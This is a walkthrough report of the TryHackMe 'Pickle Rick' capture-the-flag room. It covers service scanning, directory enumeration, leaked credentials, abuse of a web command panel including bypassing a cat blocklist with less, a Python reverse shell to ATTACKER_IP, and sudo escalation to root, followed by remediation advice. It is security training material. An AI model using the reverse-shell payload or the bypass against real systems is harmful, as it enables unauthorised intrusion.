TryHackMe — **Pickle Rick** Walkthrough Report

Ayoub Goubraim

October 11, 2025

Abstract

This report documents the full compromise of the TryHackMe room *Pickle Rick*. By web enumeration (with **Gobuster** as a key asset), source-code inspection, command execution abuse, a reverse shell, and privilege escalation, the three target "ingredients" were recovered: **mr. meeseek hair**, **1 jerry tear**, and **fleeb juice**.

Contents

1 Scope & Environment

- **Target:** TryHackMe room *Pickle Rick* (Ubuntu/Apache host).
- **Attacker:** Kali Linux.
- **Key tools:** `nmap`, `gobuster`, `nikto`, browser (view-source), `nc`.

2 Objectives

Retrieve three hidden "ingredients" on the target.

Figure 1: Room objectives.


3 Reconnaissance & Enumeration

3.1 Service Discovery (Nmap)

Listing 1: Nmap service/version scan

```
nmap -sC -sV -p- $IP
```

Open services: 22/SSH and 80/HTTP (Apache/2.4.41). See Figure 2.



```
┌──(kali㉿kali)-[~]
└─$ nmap -sC -sV -p-  $IP
Starting Nmap 7.95 ( https://nmap.org ) at 2025-10-11 16:09 EDT
Nmap scan report for 10.10.26.68
Host is up (0.028s latency).
Not shown: 65533 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 ec:fc:ca:62:a7:a9:5e:47:d3:97:f3:1f:3e:35:6d:8f (RSA)
|   256 db:13:be:75:54:07:3b:31:af:71:41:dd:73:2c:8d:a3 (ECDSA)
|_  256 e1:20:ab:e5:77:5e:4f:5a:76:d4:90:c8:4b:05:7e:14 (ED25519)
80/tcp open  http    Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Rick is sup4r cool
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 57.09 seconds

┌──(kali㉿kali)-[~]
└─$ 
```

Figure 2: Nmap results.

3.2 Essential Content Discovery with `gobuster`

Gobuster was the primary enumeration tool that revealed critical endpoints, including `/robots.txt` (password hint), `/login.php` (auth), and `/portal.php` (RCE vector).

Listing 2: Gobuster directory enumeration

```
gobuster dir -u http://$IP -w /usr/share/wordlists/dirbuster/directory-
    list-2.3-medium.txt -x php,txt,js
```




Figure 3: Gobuster discovers `/robots.txt`, `/login.php`, `/portal.php`, `/assets`.

Robots & Home Source Hints. `/robots.txt` exposes the string `Wubbalubbadubdub` (used as the password). The index source discloses the username `R1ckRul3s`.




Figure 4: `/robots.txt` -¿ password hint.

```html
<!DOCTYPE html>
<html lang="en">
<head>
  <title>Rick is sup4r cool</title>
  <meta charset="utf-8">
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" href="assets/bootstrap.min.css">
  <script src="assets/jquery.min.js"></script>
  <script src="assets/bootstrap.min.js"></script>
  <style>
  .jumbotron {
    background-image: url("assets/rickandmorty.jpeg");
    background-size: cover;
    height: 340px;
  }
  </style>
</head>
<body>

  <div class="container">
    <div class="jumbotron"></div>
    <h1>Help Morty!</h1></br>
    <p>Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!</p></br>
    <p>I need you to <b>*BURRRP*</b>....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is,
    I have no idea what the <b>*BURRRRRRRRP*</b>, password was! Help Morty, Help!</p></br>
  </div>

  <!--

    Note to self, remember username!

    Username: R1ckRul3s

  -->

</body>
</html>

```

Figure 5: Index source -¿ username in HTML comments.

4 Authentication and Command Panel

4.1 Login




Figure 6: Login page.

Using `R1ckRul3s` + `Wubbalubbadubdub` successfully authenticates.




Figure 7: Successful login with enumerated creds.

4.2 Portal and RCE Check




Figure 8: Portal `portal.php` with Command Panel.

We validated code execution with simple commands and Python:

Listing 3: RCE sanity checks

```
id
ls
python3 -c "print('hello')"
```




Figure 9: Server executes Python: prints `hello`.

The panel lists a secret-looking file:




Figure 10: `ls` shows `Sup3rS3cretPickl3Ingred.txt`.

`cat` is <u>disabled</u>. The server-side filter blocks `cat` (and `more`) — essential detail that forced us to pivot:

Listing 4: Evidence that cat is blocked

```
cat Sup3rS3cretPickl3Ingred.txt
# -> "Command disabled to make it hard for future PICKLEEEE RICCCKKKK."
```




Figure 11: `cat` blocked in the panel (critical behavior).

Bypass with `less`. `less` was permitted and revealed the first ingredient:




Figure 12: `less Sup3rS3cretPickl3Ingred.txt` ⇒ **mr. meeseek hair**.

5 Reverse Shell and Privilege Escalation

5.1 Reverse Shell

```
# Attacker
nc -lnvp 4444
# Target via panel
python3 -c 'import socket,subprocess,os;s=socket.socket();s.connect(("
    ATTACKER_IP",4444));
os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);
subprocess.call(["/bin/sh","-i"])'
```




Figure 13: Reverse shell payload used.




Figure 14: Listener on attacker.




Figure 15: Shell received (user `www-data`).

5.2 Privilege Escalation

Escalation (room mechanic) granted root:

```
sudo bash
whoami  # root
```




Figure 16: Root shell obtained.

6 Objective Collection

Ingredient #1 From web root secret file: **mr. meeseek hair** (shown above via `less`).

Ingredient #2 Enumerating user dirs, we find **1 jerry tear**.

```
cd lxd
ls
24061
common
current
ls
24061
common
current
cd /home
ls
rick
ubuntu
cd rick
ls
second ingredients
cat second_ingredients
cat: second_ingredients: No such file or directory
cat second
cat: second: No such file or directory
cat second
cat: second: No such file or directory
cat *
1 jerry tear
```

Figure 17: Second ingredient: **1 jerry tear**.

Ingredient #3 With root access, we locate **fleeb juice**.

```
┌──(kali㉿kali)-[~]
└─$ nc -lnvp 4444
listening on [any] 4444 ...
connect to [10.21.10.77] from (UNKNOWN) [10.10.26.68] 57854
/bin/sh: 0: can't access tty; job control turned off
$ whoami
www-data
$ sudo bash
whoami
root
ls
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
cd
ls
3rd.txt
snap
cat 3rd.txt
3rd ingredients: fleeb juice
```

Figure 18: Third ingredient: **fleeb juice**.

7 Results Summary

#	Ingredient
1	**mr. meeseek hair**
2	**1 jerry tear**
3	**fleeb juice**

Table 1: Recovered objectives.

8 Remediation Recommendations

1. Remove or strictly gate command-execution panels; allowlist-only commands.
2. Enforce least privilege for `www-data`; no sudo rights.
3. Keep secrets outside web root; 600 permissions, separate secrets management.
4. Harden Apache/PHP; disable dangerous functions, add WAF and outbound alerts.
5. Code reviews: avoid leaking usernames/passwords in comments or robots files.

Appendix A — Key Commands

```
# Recon
nmap -sC -sV -p- $IP
gobuster dir -u http://$IP -w /usr/share/wordlists/dirbuster/directory-
   list-2.3-medium.txt -x php,txt,js
nikto -h http://$IP

# Creds from enumeration
# username: R1ckRul3s (index source)
# password: Wubbalubbadubdub (/robots.txt)

# Panel checks
id
ls
cat Sup3rS3cretPickl3Ingred.txt    # BLOCKED
more Sup3rS3cretPickl3Ingred.txt   # BLOCKED
less Sup3rS3cretPickl3Ingred.txt   # WORKS

# Reverse shell
nc -lnvp 4444
python3 -c '... pentestmonkey snippet ...'

# Escalation
sudo bash
```